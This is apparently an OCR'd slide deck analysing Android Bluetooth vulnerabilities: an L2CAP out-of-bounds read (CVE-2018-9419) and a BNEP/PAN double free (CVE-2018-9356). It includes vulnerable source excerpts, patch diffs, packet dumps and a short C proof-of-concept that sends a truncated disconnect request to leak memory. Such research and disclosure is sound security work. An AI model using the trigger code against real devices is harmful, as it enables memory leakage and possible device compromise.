if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr,sizeof(remote_l2_addr)) < 0) {
```

L2CAP

Attack Vector



L2CAP Packet

l2c_rcv_acl_data(msg)

cid==0x0001

process_l2cap_cmd(data)

cid==0x0005

l2cble_process_sig_cmd(data)

4<=cid<=35

other handlers


(*l2cb.fixed_reg[cid -4].pL2CA_FixedData_Cb)(data)

CVE-2018-9419

```
void l2cble_process_sig_cmd(tL2C_LCB* p_lcb, uint8_t* p, uint16_t pkt_len) {
   uint8_t* p_pkt_end;
   uint8_t cmd_code, id;
   uint16_t cmd_len;
     ….
   STREAM_TO_UINT8(cmd_code, p);
   STREAM_TO_UINT8(id, p);
   STREAM_TO_UINT16(cmd_len, p);
    ….
   switch (cmd_code) {
    …
   case L2CAP_CMD_DISC_REQ:
    STREAM_TO_UINT16(lcid, p);  //------->   OOB Read
    STREAM_TO_UINT16(rcid, p);

    p_ccb = l2cu_find_ccb_by_cid(p_lcb, lcid);
    if (p_ccb != NULL) {
      if (p_ccb->remote_cid == rcid) {
        p_ccb->remote_id = id;
        l2c_csm_execute(p_ccb, L2CEVT_L2CAP_DISCONNECT_REQ, NULL);
      }
    } else
        l2cu_send_peer_disc_rsp(p_lcb, id, lcid, rcid); // send back to attacker

    break;
```


CVE-2018-9419

PoC



```c
void send_trigger_req(int sock_fd)
{
    uint8_t buffer[100];
    memset(buffer, 0, 100);

    uint8_t *p = buffer;
    uint8_t cmd = 0x06;
    *p++ = cmd;

    uint8_t id = 0x00;
    *p++ = id;

    UINT16_TO_STREAM(p, 0x0000);

    send(sock_fd, buffer, p - buffer, 0);

    recv_and_leak(sock_fd);
}
```


Patch




```diff
@@ -788,6 +789,10 @@
        break;

      case L2CAP_CMD_DISC_REQ:
+        if (p + 4 > p_pkt_end) {
+          android_errorWriteLog(0x534e4554, "74121659");
+          return;
+        }
        STREAM_TO_UINT16(lcid, p);
        STREAM_TO_UINT16(rcid, p);
```

BNEP

Frame Format





```
▷ Bluetooth HCI ACL Packet
▷ Bluetooth L2CAP Protocol
◢ Bluetooth BNEP Protocol
    0... .... = Extension Flag: False
    .000 0100 = BNEP Type: Compressed Ethernet Destination Only (0x04)
  ▷ Destination: IPv6mcast_ff:7c:[redacted] (33:3[redacted])
    Type: IPv6 (0x86dd)
▷ Internet Protocol Version 6, Src: ::, Dst: ff[redacted]
▷ Internet Control Message Protocol v6
```

```
0000  02 00 21 4d 00 49 00 40  00 04 33 33 ff 7c 87 ba   ··!M·I·@ ··33·|··
0010  86 dd 60 00 00 00 00 18  3a ff 00 00 00 00 00 00   ··`····· :·······
0020  00 00 00 00 00 00 00 00  00 00 ff 02 00 00 00 00   ········ ········
0030  00 00 00 00 00 01 ff 7[redacted] 00 00   ·······| ····{···
0040  00 00 fe 80 00 00 00 00  00 00 [redacted]········ ···7C··|
0050  [redacted]                                          ··
```

BNEP

BNEP Type

```
/* BNEP frame types */
#define BNEP_FRAME_GENERAL_ETHERNET 0x00
#define BNEP_FRAME_CONTROL 0x01
#define BNEP_FRAME_COMPRESSED_ETHERNET 0x02
#define BNEP_FRAME_COMPRESSED_ETHERNET_SRC_ONLY 0x03
#define BNEP_FRAME_COMPRESSED_ETHERNET_DEST_ONLY 0x04
```


BNEP

Attack Vector

```
tBNEP_RESULT bnep_register_with_l2cap(void) {
    …
    bnep_cb.reg_info.pL2CA_ConfigInd_Cb = bnep_config_ind;
    …
    bnep_cb.reg_info.pL2CA_DataInd_Cb = bnep_data_ind; //-------> parse BNEP data
    …
    if (!L2CA_Register(BT_PSM_BNEP, &bnep_cb.reg_info)) {
}
```

BNEP

Attack Vector



BNEP Packet

bnep_data_ind(pkt)

type==0x01

Y

bnep_process_control_packet(...)


N

pan_data_buf_ind_cb (...)


bta_pan_data_buf_ind_cback (...)

CVE-2018-9356


Introduced by the Patch of CVE-2017-13257



```
PAN: Fix Use-after-free in bta_pan_data_buf_ind_cback

Patch from b/67078939

Test: build
Bug: 67110692
Change-Id: I63b857d031c55d3a0754e4101e330843eb422b2a
(cherry picked from commit 2a18e724b2bf101ea38a5b089de56842107c8
```



```
diff --git a/stack/bnep/bnep_main.cc b/stack/bnep/bnep_main.cc
index 475cc28..cf7a911 100644
--- a/stack/bnep/bnep_main.cc
+++ b/stack/bnep/bnep_main.cc

@@ -601,6 +601,7 @@
   if (bnep_cb.p_data_buf_cb) {
     (*bnep_cb.p_data_buf_cb)(p_bcb->handle, *p_src_addr, *p_dst
                              p_buf, fw_ext_present);
+    osi_free(p_buf);
   } else if (bnep_cb.p_data_ind_cb) {
     (*bnep_cb.p_data_ind_cb)(p_bcb->handle, *p_src_addr, *p_dst
                              p, rem_len, fw_ext_present);
```



```
diff --git a/bta/pan/bta_pan_act.cc b/bta/pan/bta_pan_act.cc
index 0cbb9f7..41e0bf6 100644
--- a/bta/pan/bta_pan_act.cc
+++ b/bta/pan/bta_pan_act.cc

@@ -174,6 +174,11 @@
   tBTA_PAN_SCB* p_scb;
   BT_HDR* p_new_buf;

+  p_scb = bta_pan_scb_by_handle(handle);
+  if (p_scb == NULL) {
+    return;
+  }
+
   if (sizeof(tBTA_PAN_DATA_PARAMS) > p_buf->offset) {
     /* offset smaller than data structure in front of actual data */
     if (sizeof(BT_HDR) + sizeof(tBTA_PAN_DATA_PARAMS) + p_buf->len >
@@ -181,7 +186,6 @@
       android_errorWriteLog(0x534e4554, "63146237");
       APPL_TRACE_ERROR("%s: received buffer length too large: %d", __func__,
                        p_buf->len);
-      osi_free(p_buf);
       return;
     }
     p_new_buf = (BT_HDR*)osi_malloc(PAN_BUF_SIZE);
@@ -189,7 +193,6 @@
            (uint8_t*)(p_buf + 1) + p_buf->offset, p_buf->len);
     p_new_buf->len = p_buf->len;
     p_new_buf->offset = sizeof(tBTA_PAN_DATA_PARAMS);
-    osi_free(p_buf);
   } else {
     p_new_buf = p_buf;
   }
@@ -200,12 +203,6 @@
   ((tBTA_PAN_DATA_PARAMS*)p_new_buf)->ext = ext;
   ((tBTA_PAN_DATA_PARAMS*)p_new_buf)->forward = forward;

-  p_scb = bta_pan_scb_by_handle(handle);
-  if (p_scb == NULL) {
-    osi_free(p_new_buf);
-    return;
-  }
-
```

CVE-2018-9356

```
static void bnep_data_ind(uint16_t l2cap_cid, BT_HDR* p_buf) {
  …

  if (bnep_cb.p_data_buf_cb) {
      (*bnep_cb.p_data_buf_cb)(p_bcb->handle, *p_src_addr, *p_dst_addr,
            protocol, p_buf, fw_ext_present);
      osi_free(p_buf); // -------------------------> Free buf here, added in the patch
  } else if (bnep_cb.p_data_ind_cb) {
      …
}
```

```
void pan_data_buf_ind_cb(uint16_t handle, const RawAddress& src,const RawAddress& dst,
          uint16_t protocol, BT_HDR* p_buf, bool ext)
```

CVE-2018-9356


```
void pan_data_buf_ind_cb(uint16_t handle, const RawAddress& src, const RawAddress& dst,
              uint16_t protocol, BT_HDR* p_buf, bool ext) {
   ...
   if (…) {
     osi_free(p_buf);
   }
   ...
   if (pcb->src_uuid != UUID_SERVCLASS_PANU) { // -------> src_uuid is controllable
     if (dst.address[0] & 0x01) {   // ---------> dst is attacker’s device address
       ...
       return;
     }
     ...
     dst_pcb = pan_get_pcb_by_addr(dst);
     if (dst_pcb) {
       ...
       osi_free(p_buf);  // ---------------> Free buf
       return;
     }
    }
    ...
   if (pan_cb.pan_data_buf_ind_cb)
     (*pan_cb.pan_data_buf_ind_cb)(pcb->handle, src, dst, protocol, p_buf, ext, forward);
```

```
void bta_pan_data_buf_ind_cback(uint16_t handle, const RawAddress& src,const RawAddress&
         dst, uint16_t protocol, BT_HDR* p_buf, bool forward)
```

CVE-2018-9356

```
static void bta_pan_data_buf_ind_cback(uint16_t handle, const RawAddress& src,
    const RawAddress& dst, uint16_t protocol, BT_HDR* p_buf, bool ext, bool forward) {
  tBTA_PAN_SCB* p_scb;
  BT_HDR* p_new_buf;
  p_scb = bta_pan_scb_by_handle(handle);
  if (p_scb == NULL) {
      return;                               // removed all osi_free in the patch
  }
  …
}
```

CVE-2018-9356



osi_free(buf)

bnep_data_ind(...)

osi_free(buf)


pan_data_buf_ind_cb (...)

double free


bta_pan_data_buf_ind_cback (...)

CVE-2018-9356

